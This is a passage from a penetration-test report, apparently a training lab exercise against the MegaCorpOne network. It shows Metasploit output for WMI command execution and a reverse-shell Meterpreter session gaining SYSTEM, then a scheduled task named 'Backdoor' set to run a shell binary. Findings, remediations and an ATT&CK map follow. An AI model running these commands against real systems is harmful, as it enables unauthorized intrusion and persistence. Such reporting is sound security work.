Time Zone: (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory: 1,037 MB
Available Physical Memory: 286 MB
Virtual Memory: Max Size: 2,765 MB
Virtual Memory: Available: 1,945 MB
Virtual Memory: In Use: 820 MB
Page File Location(s): C:\pagefile.sys
Domain: megacorpone.local
Logon Server: N/A
Hotfix(s): 7 Hotfix(s) Installed.
```

```
COMMAND => net session
msf6 auxiliary(scanner/smb/impacket/wmiexec) > exploit

[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]


| Computer         | User name   | Client Type | Opens Idle time |
|------------------|-------------|-------------|-----------------|
| \\127.0.0.1      | tstark      |             | 1 00:00:00      |
| \\127.0.0.1      | WINDOWS10\$ |             | 0 00:00:00      |
| \\172.22.117.100 | tstark      |             | 0 00:00:00      |


The command completed successfully.

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND net share
COMMAND => net share
msf6 auxiliary(scanner/smb/impacket/wmiexec) > exploit

[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Share name      Resource                                Remark
-----
C$              C:\                                    Default share
IPC$            C:\                                   Remote IPC
ADMIN$          C:\Windows                           Remote Admin
The command completed successfully.

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

And the cascade of exploits continued. Via a strategy called “Password Spraying,” we obtained additional credentials. Using another exploit module in Metasploit, Arc-Engage pen-testers acquired highly coveted SYSTEM access. Think of SYSTEM access as Zeus, father of all the Greek gods (or Jupiter, if you prefer the Roman pantheon). At this stage, the Megacorpone system is completely compromised; a hacker may travel laterally and gather whatever data he or she wants.

```
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[*] Meterpreter service exe written to C:\Users\TSTARK~1.MEG\AppData\Local\Temp\AVpoyW.exe
[*] Creating service bAvcQ
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20241023.0814/WINDOWS10_20241023.0814.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:57132 ) at 2024-10-23 20:08:15 - 0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```


Lastly, our team compromised the Windows Task Scheduler with SYSTEM access. Since the task scheduler is designed to operate under SYSTEM authority, we could create a task that would periodically execute a malicious script. The genius of this tactic is that no one would notice that the malicious script is present and/or running because it is embedded within a task.

```
C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.153.47>schtasks /create /f /tn Backdoor /SC DAILY /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC DAILY /ST 00:00 /TR "C:\shell.exe"
SUCCESS: The scheduled task "Backdoor" has successfully been created.

C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.153.47>schtasks /run /tn Backdoor
schtasks /run /tn Backdoor
SUCCESS: Attempted to run the scheduled task "Backdoor".

C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.153.47>█
```

One way to mitigate this vulnerability is to disable the ability of someone with SYSTEM access to schedule tasks without multi-factor authentication. And it would be prudent to create and monitor logs that provide alerts when a new task is scheduled or when a task is deleted or modified in any way. Again, we emphasize that Megacorpone hire a group of “sentinels” to keep vigil over these logs.



In conclusion, most of the vulnerabilities found within Megacorpone's network fall under the "Broke Access Control" category as listed in the OWASP Top 10 Vulnerabilities of 2021. By implementing mitigations that safeguard credentials, strengthen passwords, and protect ports, Megacorpone's will be a step ahead in its battle against malicious actors. Lastly, we encourage all IT professionals at Megacorpone to utilize the same tools that Arc-Engage leveraged to locate these vulnerabilities. The best offense is a great defense.

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
Excessive information disclosure	Low
Port 22/TCP open for SSH	Critical
Open port 21/FTP vulnerable to backdoor executable	Critical
Unencrypted text file containing administrator's credentials	High
Unauthorized data access via port 25/SMTP	Critical
Unrestricted root access	Critical
Open port 445 vulnerable to SMB exploit	Critical
Open port 135 vulnerable to RPC/WMI exploit	Critical
Weak OS Configurations	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	All systems within the 172.22.117.0/24 range. 172.22.117.100 (attacker machine) 172.22.117.150 (Linux OS MegaCorpOne) 172.22.117.20 (Windows 10 MegaCorpOne) 172.22.117.10 (Domain Controller, Windows OS, MegaCorpOne)
Ports	TCP: 21, 22, 23, 25, 53, 80, 88, 111, 135, 139, 389, 443, 445, 464, 593, 636, 3268, 3269, 5901, 6601, 8080

Exploitation Risk	Total
Critical	8
High	1
Medium	0
Low	1

Vulnerability Findings

Broken Access Control: Weak Password on Public Web Application

Risk Rating: Critical

Description:

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. Arc-Engage was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

MITRE Attack Matrix Tactic and Technique: [Reconnaissance: Gather Victim Identity Information: Credentials](#)

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

Security Misconfiguration: Excessive Information Disclosure

Risk Rating: Low

Description:

Via Google Hacking, Arc-Engage pen-testers acquired sensitive information that may be combined with additional information and open-source reconnaissance tools to compromise systems associated with the **megacorpone.com** domain. The information acquired included user email addresses and first and last names.

Affected Hosts: megacorpone.com

MITRE Attack Matrix Tactic and Technique: [Reconnaissance, Search Open Websites/Domains: Search Engines \(T1593.002\)](#)

Remediation:

- Obfuscate email addresses on external web pages.
- Create a general email template that visitors may use to connect with employees.

Broken Access Control - Port 22/TCP open for SSH

Risk Rating: Critical

Description:

Using shodan.io, an open-source reconnaissance software program, Arc-Engage discovered that port 22/TCP remained open. Port 22 is the standard for all Secure Shell (SSH) connections. A malicious actor can access the MegaCoprOne system using the right credentials via an SSH

connection. Ultimately, this open port makes the MegaCorpOne system vulnerable to password hacking attempts to achieve higher privileges.

Affected Hosts: megacorpone.com

MITRE Attack Matrix Tactic and Technique: [Reconnaissance, Search Open Technical Databases: Scan Databases \(T1596.005\)](#)

Remediation:

- Configure the system so that no one may log in as root without logging into the system with their credentials.
- Add a multi-factor authentication step into the login process for all authorized users.
- Secure port 22 and assign trusted IP addresses only to that port.

Broken Access Control - Open port 21/FTP vulnerable to backdoor executable

Risk Rating: Critical

Description:

Arc-Engage penetration testers utilized NMAP and Searchsploit to discover a machine on MegaCorpOne's internal network that was vulnerable to an FTP backdoor executable. This vulnerability is present for two reasons; (1) port 21 remains open, which hosts the FTP service, and (2) the FTP service version, "vsftpd 2.3.4" is susceptible to a malicious Python script. Upon execution of the remote code, the script enables a malicious agent to access a shell on the MegaOneCorp machine via a back door. This access granted is initial access to the system, thus leaving an opportunity for the malicious actor to move laterally or up throughout the company's network. Note: this malicious remote code may also be run from one of Metasploit's exploit modules.

Affected Hosts: megacorpone.com

MITRE Attack Matrix Tactic and Technique: [Initial Access: Exploit Public-Facing Application \(T1190\)](#)

Remediation:

- MegaCorpOne should employ a vulnerability scanner, such as shodan.io, to expose vulnerabilities in their system.
- Adding a web application firewall (WAF) to monitor traffic entering and leaving the network would be wise, too. The WAF can scan specifically for signatures present in malicious scripts, and upon identification, can block them from entering the infrastructure.
- Ensure all services are updated to their most current versions, including any software associated with the database.

Broken Access Control - Unencrypted text file containing administrator's credentials

Risk Rating: High

Description:

Penetration testers with Arc-Engage discovered multiple pathways to access a shell on a MegaCorpOne system. Enumeration efforts revealed an unencrypted text file stored in the system's directories that contained an administrator's login credentials. The Arc-Engage team obtained privileged escalation inside the MetaCorpOne system using these credentials via an SSH connection (note: this vulnerability when combined with an open TCP port (22) provided our team the ability to

use an SSH connection; our access was then escalated to an administrator's account on the MegaCorpOne system). Pen testers then gained **root** access using the sudo command.

Affected Hosts: megacorpone.com

MITRE Attack Matrix Tactic and Technique: [Privilege Escalation: Valid Accounts \(T1078\)](#)

Remediation:

- A thorough scrub of all user accounts should be performed, and periodically. MegaCorpOne should disable any accounts that have not been used within a specified period.
- Apply the Principle of Least Privilege (PoLP) to all user accounts.
- Guide the developers of MegaCorpOne's website and the system administrators to remove all text files that contain sensitive data.
- Configure the system so that no one may log in as root without logging into the system with their credentials.

Broken Access Control - Unauthorized Data Access via Port 25/SMTP

Risk Rating: **Critical**

Description: The SMTP service associated with port 25 (Postfix smtpd) is vulnerable to an exploit module on Metasploit. When this exploit module is executed, a text file populates, containing the names of all users on the system. This vulnerability enhances an attacker's ability to gather additional secure data about the MegaCorpOne system (enumeration).

Affected Hosts: megacorpone.com

MITRE Attack Matrix Tactic and Technique: [Reconnaissance: Gather Victim Host Information](#)

Remediation:

- Use a firewall to limit and monitor access to port 25.
- Monitor the network's ports using a port scanner, such as NMAP.
- Use internet scanning tools such as Shodan.io and/or Nessus to periodically scan your own network to investigate and analyze vulnerabilities.

Broken Access Control - Unrestricted root access

Risk Rating: **Critical**

Description: Once Arc-Engage pen-testers obtained root access, the team immediately accessed the /etc/passwd/ and /etc/shadow/ files. They hacked additional user passwords. Further, the pen-testers obtained continued access to the MegaCorpOne system (persistence) by opening an additional SSH port and entering the system undetected using a newly created user ID and password. Root access became the first domino in a cascade of system exploitations.

Affected Hosts: megacorpone.com

MITRE Attack Matrix Tactic and Technique: [Persistence: Even Triggered Execution: Unix Shell Configuration Modification \(T1546:004\)](#)

Remediation:

- Increase security permissions for access to configuration files. Specifically, a reconfiguration of the /etc/ssh/sshd_config text file will add another layer of security. Changing "Permit Root Login" to "No" instead of "Yes" should make it more difficult for unauthorized access.

- Log all instances when any /etc/ file is accessed. Periodically and consistently monitor these log files.
- Create alerts when new users are created to prevent hackers from creating unauthorized new users on the system.

Broken Access Control - Open port 445 vulnerable to SMB exploit

Risk Rating: Critical

Description: A network scan of systems in the MegaCorpOne network using a Windows OS revealed that port 445 was open on the Domain Controller (172.22.117.10). This is the SMB (Server Message Block) port, which hackers exploit often. Arc-Engage pen-testers were able to use an exploit module in Metasploit to obtain more sensitive data via "Password Spraying" which could compromise the enterprise on a larger scale. Further, the team remotely executed a custom payload on a Windows workstation.

Affected Hosts: megacorpone.com

MITRE Attack Matrix Tactic and Technique: [Credential Access: Password Spraying \(T1110.003\)](#) and [Initial Access: Exploit Public-Facing Application \(T1190\)](#)

Remediation:

- Apply a multi-factor authentication process to all logins.
- Utilize a Firewall for the entire network. Use Firewall rules to restrict access to Port 445.
- Educate all employees on password policy and making strong passwords. Use NIST guidance as a part of the training.
- Make the SMBv3 more secure by enabling encryption capabilities for this Protocol.
- Compartmentalize all public-facing services into a DMZ within the MegaCorpOne network infrastructure.

Broken Access Control - Open port 135 vulnerable to RPC exploit SYSTEM privileges

Risk Rating: High

Description: A network scan of the Windows machines in the MegaCorpOne network revealed that port 135 remained open on one of the Windows workstations, 172.22.117.20. This open port is vulnerable to a WMI exploit executed by Metasploit. Pen-testers logged into this Windows machine remotely (using credentials obtained from password spraying) and executed various commands. These commands rapidly disclosed the system configurations, contents, and sensitive information.

Affected Hosts: megacorpone.com

MITRE Attack Matrix Tactic and Technique: [Persistence: Scheduled Task/Job: Scheduled Task](#)

Remediation:

Broken Access Control - Weak Operating System Configurations

Risk Rating: Critical

Description: Using network access credentials obtained from previous exploitations of system vulnerabilities, the pen-testers at Arc-Engage established persistence on a Windows 10 machine. After entering the machine as NT Authority\SYSTEM, Arc-Engage specialists exploited the task

scheduler (the NT Authority\SYSTEM account is the highest privilege possible). Tasks in Task Scheduler may be created and executed with SYSTEM access. The pen-testers created a task that would execute periodically, enabling them to establish continuous connection and access to the megacorp one machine. Note: this exploit also requires that port 135 remains open, which is another vulnerability mentioned above.

Affected Hosts: megacorpone.com

MITRE Attack Matrix Tactic and Technique: [Persistence: Scheduled Task/Job: Scheduled Task](#)


Remediation:

- Harden the SYSTEM configuration for Windows when applied to the task scheduler. Allow only accounts that have been authenticated with MFA to access the task scheduler. Since exploits of this nature are prolific, this adjustment comes highly recommended.
- Create alerts and monitor the alert logs when new scheduled tasks are created.
- Use Firewall rules to restrict access to Port 135.

MITRE ATT&CK Navigator Map

Legend:

Performed successfully



More screenshots below

Persistence 20 techniques	Privilege Escalation 14 techniques	Defense Evasion 44 techniques
	Abuse Elevation Control Mechanism (0/6)	Abuse Elevation Control Mechanism (0/6)
	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)
	Account Manipulation (0/7)	BITS Jobs
	Boot or Logon Autostart Execution (0/14)	Build Image on Host
	Boot or Logon Initialization Scripts (0/5)	Debugger Evasion
	Create or Modify System Process (0/5)	Deobfuscate/Decode Files or Information
	Domain or Tenant Policy Modification (0/2)	Deploy Container
		Direct Volume Access
		Domain or Tenant Policy Modification (0/2)
		Execution Guardrails (0/2)
Accessibility Features		Exploitation for Defense Evasion
AppCert DLLs	Escape to Host	
Applnit DLLs	Event Triggered Execution (1/17)	File and Directory Permissions Modification (0/2)
Application Shimming	Exploitation for Privilege Escalation	Hide Artifacts (0/12)
Change Default File Association		Hijack Execution Flow (0/13)
Component Object Model Hijacking	Hijack Execution Flow (0/13)	Impair Defenses (0/11)
Emond	Process Injection (0/12)	Impersonation
Image File Execution Options Injection		Indicator Removal (0/10)
Installer Packages	Scheduled Task/Job (1/5)	Indirect Command Execution
LC_LOAD_DYLIB Addition	Valid Accounts (0/4)	Masquerading (0/10)
Netsh Helper DLL		Modify Authentication Process (0/5)
PowerShell Profile		Modify Cloud Compute Infrastructure (0/5)
Screensaver		Modify Cloud Resource Hierarchy
Trap		Modify Registry
Udev Rules		Modify System Image (0/2)
Unix Shell Configuration Modification		Network Boundary Bridging (0/7)
Windows Management Instrumentation Event Subscription		Obfuscated Files or Information (0/14)
		Plist File Modification
		Pre-OS Boot (0/5)
		Process Injection (0/12)

External Remote Services		Network Boundary Bridging (0/7)
Hijack Execution Flow (0/13)		Obfuscated Files or Information (0/14)
Implant Internal Image		Plist File Modification
Modify Authentication Process (0/5)		Pre-OS Boot (0/5)
Office Application Startup (0/5)		Process Injection (0/12)
Power Settings		Reflective Code Loading
Pre-OS Boot (0/5)		Rogue Domain Controller
	At	Rootkit
	Container Orchestration Job	Subvert Trust Controls (0/5)
	Cron	System Binary Proxy Execution (0/14)
Scheduled Task/Job (1/5)	Scheduled Task	System Script Proxy Execution (0/2)
	Systemd Timers	Template Injection
Server Software Component (0/5)		Traffic Signaling (0/2)
Traffic Signaling (0/2)		Trusted Developer Utilities Proxy Execution (0/2)
Valid Accounts (0/4)		Unused/Unsupported Cloud Regions
		Use Alternate Authentication Material (0/4)
		Valid Accounts (0/4)
		Virtualization/Sandbox Evasion (0/5)
		Weaken Encryption (0/2)
		XSL Script Processing

Credential Access 17 techniques	Discovery 32 techniques	Lateral Movement 9 techniques	Collection 17 techniques
Credential Access	Container and Resource Discovery	Software Deployment Tools	Data from Cloud Storage
Forced Authentication	Debugger Evasion	Taint Shared Content	Data from Configuration Repository (0/2)
Forge Web Credentials (0/2)	Device Driver Discovery	Use Alternate Authentication Material (0/4)	Data from Information Repositories (0/5)
Input Capture (0/4)	Domain Trust Discovery		Data from Local System
Modify Authentication Process (0/3)	File and Directory Discovery		Data from Network Shared Drive
Multi-Factor Authentication Interception	Group Policy Discovery		Data from Removable Media
Multi-Factor Authentication Request Generation	Log Enumeration		Data Staged (0/2)
Network Sniffing	Network Service Discovery		Email Collection (0/3)
OS Credential Dumping (0/6)	Network Share Discovery		Input Capture (0/4)
Steal Application Access Token	Network Sniffing		Screen Capture
Steal or Forge Authentication Certificates	Password Policy Discovery		Video Capture
Steal or Forge Kerberos Tickets (0/5)	Peripheral Device Discovery		
Steal Web Session Cookie	Permission Groups Discovery (0/3)		
Unsecured Credentials (0/6)	Process Discovery		
	Query Registry		
	Remote System Discovery		
	Software Discovery (0/1)		
	System Information Discovery		
	System Location Discovery (0/1)		
	System Network Configuration Discovery (0/2)		
	System Network Connections Discovery		
	System Owner/User Discovery		
	System Service Discovery		
	System Time Discovery		
	Virtualization/Sandbox Evasion (0/3)		

Command and Control 18 techniques	Exfiltration 9 techniques	Impact 14 techniques
Encrypted Channel (0/2)	Medium (0/1)	Financial Theft
Fallback Channels	Exfiltration Over Physical Medium (0/1)	Firmware Corruption
Hide Infrastructure	Exfiltration Over Web Service (0/4)	Inhibit System Recovery
Ingress Tool Transfer	Scheduled Transfer	Network Denial of Service (0/2)
Multi-Stage Channels	Transfer Data to Cloud Account	Resource Hijacking (0/4)
Non-Application Layer Protocol		Service Stop
Non-Standard Port		System Shutdown/Reboot
Protocol Tunneling		
Proxy (0/4)		
Remote Access Software		
Traffic Signaling (0/2)		
Web Service (0/3)		